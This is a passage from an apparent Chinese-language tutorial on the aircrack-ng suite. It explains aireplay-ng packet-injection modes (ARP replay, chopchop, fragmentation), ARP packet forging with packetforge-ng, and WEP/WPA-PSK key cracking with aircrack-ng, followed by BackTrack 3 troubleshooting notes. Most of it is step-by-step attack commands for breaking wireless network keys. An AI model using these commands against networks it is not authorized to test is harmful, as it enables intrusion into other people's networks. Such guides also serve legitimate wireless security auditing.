【-h】设置伪装客户端的网卡 MAC（即自己网卡 mac）

2．提取包，发送注入数据包

aireplay-ng -2 －r <file> -x 1024 wifi0

发包攻击.其中，-x 1024 是限定发包速度，避免网卡死机，可以选择 1024。

-3 ARP-request 注入攻击模式

这种模式是一种抓包后分析重发的过程

这种攻击模式很有效。既可以利用合法客户端，也可以配合-1 利用虚拟连接的伪装客户端。如果有合法客户端那一般需要等几分钟，让合法客户端和 ap 之间通信，少量数据就可产生有效 ARP request 才可利用-3 模式注入成功。如果没有任何通信存在，不能得到 ARP request.，则这种攻击就会失败。如果合法客户端和 ap 之间长时间内没有 ARP request，可以尝试同时使用-0 攻击。

如果没有合法客户端，则可以利用-1 建立虚拟连接的伪装客户端，连接过程中获得验证数据包，从而产生有效 ARP request。再通过-3 模式注入。

aireplay-ng -3 -b <ap mac> -h <my mac> -x 512 wifi0

参数说明：

【-3】：arp 注入攻击模式

【-b】：设置 ap 的 mac

【-h】：设置

【-x】：定义每秒发送数据户包的数量，但是最高不超过 1024，建议使用 512（也可不定义）

-4 Chopchop 攻击模式，用以获得一个包含密钥数据的 xor 文件

这种模式主要是获得一个可利用包含密钥数据的 xor 文件，不能用来解密数据包。而是用它来产生一个新的数据包以便我们可以进行注入。

aireplay-ng -4 -b <ap mac> -h <my mac> wifi0

参数说明：

-b：设置需要破解的 AP 的 mac

-h：设置虚拟伪装连接的 mac（即自己网卡的 mac）

-5 fragment 碎片包攻击模式 用以获得 PRGA(包含密钥的后缀为 xor 的文件)

这种模式主要是获得一个可利用 PRGA，这里的 PRGA 并不是 wep key 数据，不能用来解密数据包。而是用它来产生一个新的数据包以便我们可以进行注入。其工作原理就是使目标 AP 重新广播包，当 AP 重广播时，一个新的 IVS 将产生，我们就是利用这个来破解

aireplay-ng -5 -b <ap mac> -h <my mac> wifi0

【-5】：碎片包攻击模式

【-b】：设置 ap 的 mac

【-h】：设置虚拟伪装连接的 mac（即自己网卡的 mac）

Packetforge-ng：数据包制造程序

Packetforge-ng <mode> <options>

Mode

【-0】：伪造 ARP 包

packetforge-ng -0 -a <ap mac> -h <my mac> wifi0 –k 255.255.255.255 -l 255.255.255.255 –y<.xor file> -w mrarp

参数说明：

【-0】：伪装 arp 数据包

【-a】：设置 ap 的 mac

【-h】设置虚拟伪装连接的 mac（即自己的 mac）

【-k】<ip[:port]>说明：设置目标文件 IP 和端口

【-l】<ip[:port]>说明：设置源文件 IP 和端口

【-y】<file>说明：从 xor 文件中读取 PRGA。后面跟 xor 的文件名。

【-w】设置伪装的 arp 包的文件名

Aircrack-ng：WEP 及 WPA-PSK key 破解主程序

Aircrack-ng [optin] <.cap/.ivs file>

Optin

aircrack-ng -n 64 -b <ap mac> name-01.ivs

参数说明：

【-n】：设置 WEP KEY 长度（64/128/152/256/512）

aircrack-ng -x -f 2 name-01h.cap

参数说明：

【-x】：设置为暴力破解模式

【-f】：设置复杂程度，wep 密码设置为 1，wpa 密码设置为 2

aircrack-ng -w password.txt ciw.cap

【-w】：设置为字典破解模式，后面跟字典文件，再后面跟是我们即时保存的那个捕获到 WPA 验证的抓包文件。

常见问题荟萃

问题 1：我在启动 bt3 的时候，输入 startx 黑屏

解答：在输入用户名 root 和密码 toor 以后输入 xconf 这时会黑屏一会，然后出来提示符再输入 startx 可进入 win 窗口；当实在不能进入 win 窗口的时候你也可以直接在提示符下输入各破解命令，同时可用 alt+f1 打开一个 shell，alt+f2 打开第二个 shell，alt+f3 打开第三个等。关闭窗口用 PRINT SCREEN 键

问题 2：在 BT3 中打开 kismet 的时候窗口一闪就没了。

解答：首先加载驱 ifconfig -a rausb0 开始网卡监听:airmon-ng start rausb0。找到/usr/local/etc/kismet.conf

打开此文件在 channelsplit=true 下面加入一行 source=rt2500,rausb0,monitor

注： wusb54g v4 一定是 rt2500 ,不是加载驱动时显示的 rt2570。

3945 的兄弟加入 source=ipw3945,eth0,IPW3945

问题 3：